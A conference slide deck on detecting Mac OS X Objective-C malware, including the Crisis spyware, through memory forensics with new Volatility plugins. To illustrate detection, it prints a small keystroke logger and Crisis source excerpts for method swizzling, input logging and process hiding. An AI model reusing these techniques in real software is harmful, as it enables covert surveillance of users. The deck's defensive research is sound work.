Detecting Objective-C Malware Through Memory Forensics

Andrew Case (@attrc)

Volexity

Golden G. Richard III (@nolaforensix)

University of New Orleans

Memory Forensics: Important Research Areas

Broad OS Coverage

Deep Coverage: Compressed RAM, GPUs, et al

Malware Detection and Mitigation

Application-Level Memory Forensics

Kernel-Level Malware

- Complete control over entire system
- Abundant mechanisms for resource acquisition
  - Kernel threads
  - Kernel timers
  - Callback mechanisms
  - …
- Filesystem manipulation / hiding
- Process manipulation / hiding
- …
- **Traditionally** was hard to detect


But: Kernel-Level Memory Forensics

- Lots of work on kernel-level memory forensics
- Windows, Linux kernel memory forensics techniques in pretty good shape
- Mac OS X improving
- Good kernel-level malware / rootkit detection
- Can find hidden resource usage
- Discover DKOM
- Find injected code, hooking, et al
- **Means: memory forensics can burn a lot of kernel-level malware**
- **(Re-) generates interest in user-level malware**

Why (Else) User-Level Malware?

- Malware authors chase the path of least resistance / most bang / least detection
- In addition to memory forensics…
- Increasing lock-down by OS designers
  - Signed drivers / kernel extensions
  - Protection of kernel data structures (PatchGuard)
  - KASLR
- Result: increased interest in user-level or "dual mode" malware (Crisis, Ventir, et al)
- Focus in this paper is Mac OS X and specifically, **userland Objective C malware**


Aside: Objective-C in One Slide



- OO language, C/C++ flavor
- Very flexible runtime system
- **Selector** == name of a method
- **Implementation** == method code that executes
- **Method** == selector + implementation
- Pointers glue these things together and can be changed
- Can refer to classes, selectors, impl's with textual names
- Introspection / reflection / swizzling / et al
- Rich API on Mac OS X for accessing hardware, user and system activity, etc.
- Ideal for square bracket lovers
- `[niceObj giveWine [Wine @"PinotNoir"]]`

OK, So What Are Actually Up To?

- User-level malware detection on Mac OS X
- Focus on Objective-C
- **User-space keystroke logger detection**
- **Method swizzling (aka pointer swizzling)**
  - Used by Crisis to tamper with user-level Obj-C applications
- **Detection of named ports usage**
  - Can be used for interprocess communication or marking territory (like mutexes, atoms in Windows)



Memory Forensics: Interrogating Obj-C

- Must be able to enumerate loaded Objective-C classes for a process
- `realized_class_hash` global variable in the runtime references every class's `objc_class`
- An `objc_class` references all class instance variables, members, their types, and implementations
- Thus: all classes, all info about each class

How?

- Simplest way to find `realized_class_hash` is to examine symbol table for Obj-C library `libobjc`
- That's the default for our new Volatility plugin
- Then can just walk through the table and examine `objc_class` instances
- If not swapped in, can still be discovered:
  - Enumerate libraries, find `libobjc`
  - Parse Mach-O headers and scan data section to find an `NXHashTable` that smells right
  - Then proceed

Detecting Obj-C Keystroke Loggers

- Via AppKit:
  - `addGlobalMonitorForEventsMatchingMask`
    - Watch other processes
  - `addLocalMonitorForEventsMatchingMask`
    - Watch current process

```
-(void)applicationDidFinishLaunching:
  (NSNotification *)aNotification {
   [NSEvent
     addGlobalMonitorForEventsMatchingMask:
        NSKeyDownMask
           handler:^(NSEvent *event){
              NSLog(@"User pressed: %@",
                event.characters);
           }
    ];
}
```

Simple keystroke logger with inline handler

More Than Keystroke Monitoring

```
event_masks =
    {1: "NSLeftMouseDown",          2: "NSLeftMouseUp",
     3: "NSRightMouseDown",         4: "NSRightMouseUp",
     5: "NSMouseMoved",             6: "NSLeftMouseDragged",
     7: "NSRightMouseDragged",      8: "NSMouseEntered",
     9: "NSMouseExited",           10: "NSKeyDown",
     11: "NSKeyUp",                12: "NSFlagsChanged",
     13: "NSAppKitDefined",        14: "NSSystemDefined",
     15: "NSApplicationDefined",   16: "NSPeriodic",
     17: "NSCursorUpdate",         18: "NSEventTypeRotate",
     19: "NSEventTypeBeginGesture", 20: "NSEventTypeEndGesture",
     22: "NSScrollWheel",          23: "NSTabletPoint",
     24: "NSTabletProximity",      25: "NSOtherMouseDown",
     26: "NSOtherMouseUp",         27: "NSOtherMouseDragged",
     29: "NSEventTypeGesture",     30: "NSEventTypeMagnify",
     31: "NSEventTypeSwipe",       32: "NSEventTypeSmartMagnify",
     33: "NSEventTypeQuickLook", }
```

How?

- RE effort reveals *`addGlobalMonitorForEventsMatchingMask`* creates an instance of `NSEventObserver`
- Enumerate all processes that map `libobjc`
- Find the `objc_class` structure for `NSEventObserver` (via `realized_class_hash`) and note the class' address
- Search data regions for process to find instances of the `NSEventObserver` class address
- (Each instance of a class is represented by an Object whose first member `isa` points to defining class)
- Then interrogate the **`handler`** and **`mask`** members to determine what code is monitoring which events

Keystroke Logger Detection

kl:

```
-(void)applicationDidFinishLaunching:
  (NSNotification *)aNotification {
   [NSEvent
     addGlobalMonitorForEventsMatchingMask:
          NSKeyDownMask
             handler:^(NSEvent *event){
                NSLog(@"User pressed: %@",
                  event.characters);
             }
    ];
}
```

```
$ python vol.py -f kl.raw mac_observers
Volatility Foundation Volatility Framework 2.5
Name Pid  Class                       Mask       Method Address     Library
---- ---  ------------------------ ---------  ------------------ -----------
 kl  943  _NSGlobalEventObserver   NSKeyDown  0x0000000100001390 /Users/b/kl
```

Crisis: Notorious Mac OS X Malware

- Kernel and user-level components
- Most of the fun stuff is user-level
- Heavy use of **Objective C pointer swizzling**
- Hacks Mac OS X Activity Monitor to hide
- Takes screenshots, captures audio, video
- Snoops web browsing
- Intercepts and logs messaging
  - …even if you use encryption protocols like OTR (Adium)
- Basically, all the stuff you're scared malware will do to you
- **Source: https://github.com/hackedteam/core-macos & https://github.com/hackedteam/driver-macos**

Quick Peek at Kernel Level

- Kernel-level process hiding, filesystem hiding
- Legitimate device: **`/dev/pmCPU`**
- "Evil" Crisis device: **`/dev/pfCPU`**
- Kernel-level rootkit components live behind this device
- User-level components of Crisis use `ioctl()` calls to communicate with kernel components
- Lots of complex hiding mechanisms in Crisis
- Quickly locating handlers for kernel module can help direct static analysis

Crisis Kernel Extension

```
// Register our device in /dev
major = cdevsw_add(major, &chardev);
if (major == -1) {
    return KERN_FAILURE;
}

devfs_handle = devfs_make_node(makedev(major, 0),
                               DEVFS_CHAR,
                               UID_ROOT,
                               GID_WHEEL,
                               0666,
                               "pfCPU");
```

mac_devfs plugin

```
$ python vol.py --profile=MacLion_10_7_3_AMDx64 -f crisis-infected.snap mac_devfs
```

Offset	Path	Member	Handler	Module	Handler Sym
0xffffff8000859000	/dev/pfCPU	d_mmap	0xffffff800055e480	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_ioctl	0xffffff7f808049c6	com.apple.mdworker	
0xffffff8000859000	/dev/pfCPU	d_strategy	0xffffff800055e490	__kernel__	_enodev_strat
0xffffff8000859000	/dev/pfCPU	d_select	0xffffff800055e480	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_read	0xffffff800055e480	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_write	0xffffff800055e480	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_reserved_1	0xffffff800055e48	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_open	0xffffff7f808049b6	com.apple.mdworker	
0xffffff8000859000	/dev/pfCPU	d_close	0xffffff7f808049be	com.apple.mdworker	
0xffffff8000859000	/dev/pfCPU	d_reset	0xffffff800055e480	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_reserved_2	0xffffff800055e480	__kernel__	_enodev
0xffffff8000859000	/dev/pfCPU	d_stop	0xffffff800055e480	__kernel__	_enodev

"Good" mdworker is associated with Spotlight search indexing. This "evil" one can now be dumped and analyzed.

Snip From Crisis Kernel Ext `ioctl()` Handler


```
static int cdev_ioctl(…) {
  …
  switch (cmd) {
   case MCHOOK_HIDEP: {
   …
#ifdef DEBUG
        pid_t pid = p->p_pid;
        printf("[MCHOOK] Hiding PID: %d\n", pid);
#endif

   …

        if (hide_proc(p, username, backdoor_index) == -1) {
#ifdef DEBUG
          printf("[MCHOOK] hide_proc failed\n");
#endif
        }
    }
}
```

But We're Here for Crisis User-land

Craftiest Piece is Obj-C Swizzling

Pointer Swizzling in User-Level Malware

- Objective C allows implementations of methods to be changed dynamically
- Crisis injects code by adding a new method to a class and then swapping the implementation of the new method with a critical method




```
swizzleByAddingIMP(
  @selector(webFrameLoadCommitted:),
  @selector(webFrameLoadCommittedHook:));
  …
swizzleByAddingIMP(
  @selector(closeCurrentTab:),
  @selector(closeCurrentTabHook:));
  …
swizzleByAddingIMP(
  @selector(setTitle:),
  @selector(setTitleHook:));
  …
```

Crisis Pointer Swizzling

- In `core-macos/core/InputManager/RCSMInputManager.m`
- Injected into most processes and targets:
  - Safari
  - Firefox
  - Microsoft Messenger
  - Skype (VOIP calls and chat)
  - Adium (secure messaging program)
  - Clipboard handler
  - Activity Monitor
  - + keystroke / mouse logging for apps

```
// Error handling and AV evasion removed for presentation (GGRIII)

#define swizzleMethod(c1, m1, c2, m2) do { \
          method_exchangeImplementations(class_getInstanceMethod(c1, m1), \
                                         class_getInstanceMethod(c2, m2)); \
        } while(0)

BOOL swizzleByAddingIMP (Class _class, SEL _original,
     IMP _newImplementation, SEL _newMethod) {
...
  Method methodOriginal = class_getInstanceMethod(_class, _original);
  const char *type  = method_getTypeEncoding(methodOriginal);
  class_addMethod (_class, _newMethod, _newImplementation, type);
  Method methodNew = class_getInstanceMethod(_class, _newMethod);
  method_exchangeImplementations(methodOriginal, methodNew);
...
  return TRUE;
}
```

- A new method is added to an existing class, then the implementations of an existing, important method and the new one are swapped.
- Now calling the original method invokes evil and the new method invokes good.
- Invoking the new method provides a way to execute the original method that is hooked.

```
- (void)hookKeyboardAndMouse: (NSEvent *)event {
  ...
  switch ([event type]) {
    case NSLeftMouseDown: {
        if (mouseAgentIsActive == 1)  {
            [self logMouse];
        }
        break;
      }
    case NSKeyDown: {
        if (keylogAgentIsActive == 1) {
            [self logKeyboard: event];
        }

        break;
      }
    default:
      break;
    }
    ...
}
```

Complex, use shared memory to save keystrokes, mouse info, and captured screenshots

Userspace Process Hiding (Activity Monitor)

```
+ (void)hideCoreFromAM {
  ...
    readData = [mSharedMemoryCommand readMemory: OFFT_CORE_PID
                                   fromComponent: COMP_AGENT];
      shMemCommand = (shMemoryCommand *)[readData bytes];
      if (shMemCommand->command == CR_CORE_PID) {
        memcpy(&gBackdoorPID, shMemCommand->commandData, sizeof(pid_t));
    }

    Class className   = objc_getClass("SMProcessController");
    Class classSource = objc_getClass(kMySMProcessController);
    swizzleByAddingIMP(className,
                       @selector(outlineView:numberOfChildrenOfItem:),
                       class_getMethodImplementation(classSource,
                         @selector(outlineViewHook:numberOfChildrenOfItem:)),
                       @selector(outlineViewHook:numberOfChildrenOfItem:));
    swizzleByAddingIMP(className,
                       @selector(filteredProcesses),
                       class_getMethodImplementation(classSource,
                         @selector(filteredProcessesHook)),
                       @selector(filteredProcessesHook));
...
}
```

Static name


```
- (id)filteredProcessesHook {

  if (gBackdoorPID == 0) {
    return [self filteredProcessesHook];
  }

  NSMutableArray *a = [[NSMutableArray alloc]
                       initWithArray: [self filteredProcessesHook]];
  int i = 0;
  for (; i < [a count]; i++) {
    id object = [a objectAtIndex: i];
    if ([[object performSelector: @selector(pid)] intValue] == gBackdoorPID) {
      [a removeObject: object];
    }
  }

  return a;
}
```

Recall that -Hook version invokes original functionality because of implementation swap during swizzling—it's not recursion!

Pointer swizzling has the same impact (and a cooler name) as code injection or hooking, but is (**was**) undetected by existing defensive methods.

Swizzling Detection

```
$ python vol.py -f memdmp.raw mac_swizzled -p 1497

Name Pid  Class           Method         Method Address     Library
---- ---- -------------- -------------- ------------------ -------
kl   1497 NSInputManager dealloc        0x00007fff95ba9d7f /System/Library/…/Versions/C/AppKit
kl   1497 NSInputManager finalize       0x00007fff95ba9ead /System/Library/…/Versions/C/AppKit
…
kl   1497 NSInputManager description    0x00007fff95ba9f5c /System/Library/…/Versions/C/AppKit
kl   1497 NSInputManager image          0x00007fff95ba9d6e /System/Library/…/Versions/C/AppKit
kl   1497 NSInputManager isEnabled      0x00007fff95ba9a62 /System/Library/…/Versions/C/AppKit
…
kl   1497 NSInputManager hasMarkedText 0x00007fff95baa235 /System/Library/…//Versions/C/AppKit
kl   1497 NSInputManager selectedRange 0x00007fff95baa2e5 /System/Library/…//Versions/C/AppKit
kl   1497 NSInputManager insertText:    0x00007fff95ba9fe0 /System/Library/…//Versions/C/AppKit
```



Warning signs:

- **Implementation in different library than most other methods**
- **Address in non-file-backed memory region**


Context Switch

Objective-C Named Ports

- Allow transmission of data between threads and processes
- Ports can be assigned names and advertised to other processes through port name servers
- Functionality in the `NSPortNameServer` class
- Malware like Crisis uses named ports, but about as deeply as Windows malware typically uses atoms or mutexes…

Mutexes in Windows Malware

```
//kill all netsky and sasser variants
void kill_skynet(){
    CreateMutexA(NULL, TRUE, "AdmMoodownJKIS003");
    CreateMutexA(NULL, TRUE, "(S)(k)(y)(N)(e)(t)");
    CreateMutexA(NULL, TRUE, "____--->>>>U<<<<--____");
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho");
    CreateMutexA(NULL, TRUE, "_-=oOOSOkOyONOeOtOo=-_");
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtUU");
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtU");
    …
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho");
    CreateMutexA(NULL, TRUE, "Rabbo_Mutex");
    CreateMutexA(NULL, TRUE, "Rabbo");
    …
}
```



Named Port Check in Crisis


```
- (void)_checkForOthers {
   ...
        //
        // Check if there's another backdoor running
        //
        id port = [[NSPort port] retain];
        if (![[NSPortNameServer systemDefaultPortNameServer]
            registerPort: port
            name: @"com.apple.mdworker.executed"]) {
#ifdef DEBUG_CORE
            errorLog(@"NSPort check error! Backdoor is already running");
#endif
            exit(-1);
        } else {
#ifdef DEBUG_CORE
            warnLog(@"Port Registered correctly");
#endif
        }
   ...
}
```

Evaluating Registered Named Ports

- Enumerate all processes and filter `launchd`
- Find where `launchd` is mapped into process memory by walking process memory mappings
- Locate `port_hash`, which tracks registered ports
- Walk the hash table and print info about named port
- Implementation changes completely in latest version of Mac OS X—waiting for another RE effort to complete

Detection

```
$ python vol.py  -f infected-with-crisis.raw  mac_launchd_ports
Volatility Foundation Volatility Framework 2.5
Pid        Address                  Name
--------   ----------------------   ----
       1      0x000000010443ab60   com.apple.security.pboxd
       1      0x0000000104428a80   com.apple.SystemConfiguration.PPPController
       1      0x000000010441cb90   com.apple.sandboxd
…
     119      0x0000000104e15820   com.apple.pictd
     119      0x0000000104e0db80   com.apple.dock.appstore
     119      0x0000000104e07800   com.apple.mdworker.prescan.0
     119      0x0000000104e25980   com.apple.mdworker.executed
     119      0x0000000104e08330   com.apple.axserver
     119      0x0000000104e1d630   com.apple.syncdefaultsd.push
     119      0x0000000104e162a0   com.apple.printtool.agent
```



PID of the `launchd` process, not the process that created the port.
We're digging around to supplement with the creator PID, too.

Almost Done…

- And before you ask, yes, we know.
- Swift.
- Not yet.

Conclusion

Goal: help detect malware, in whichever space it prefers.

golden@cs.uno.edu ←→ @nolaforensix
andrew@dfir.org ←→ @attrc

Image credits / sources

http://www.tabletennis-pingpong.com/image/data/butterfly-tr35-ping-pong-table.jpg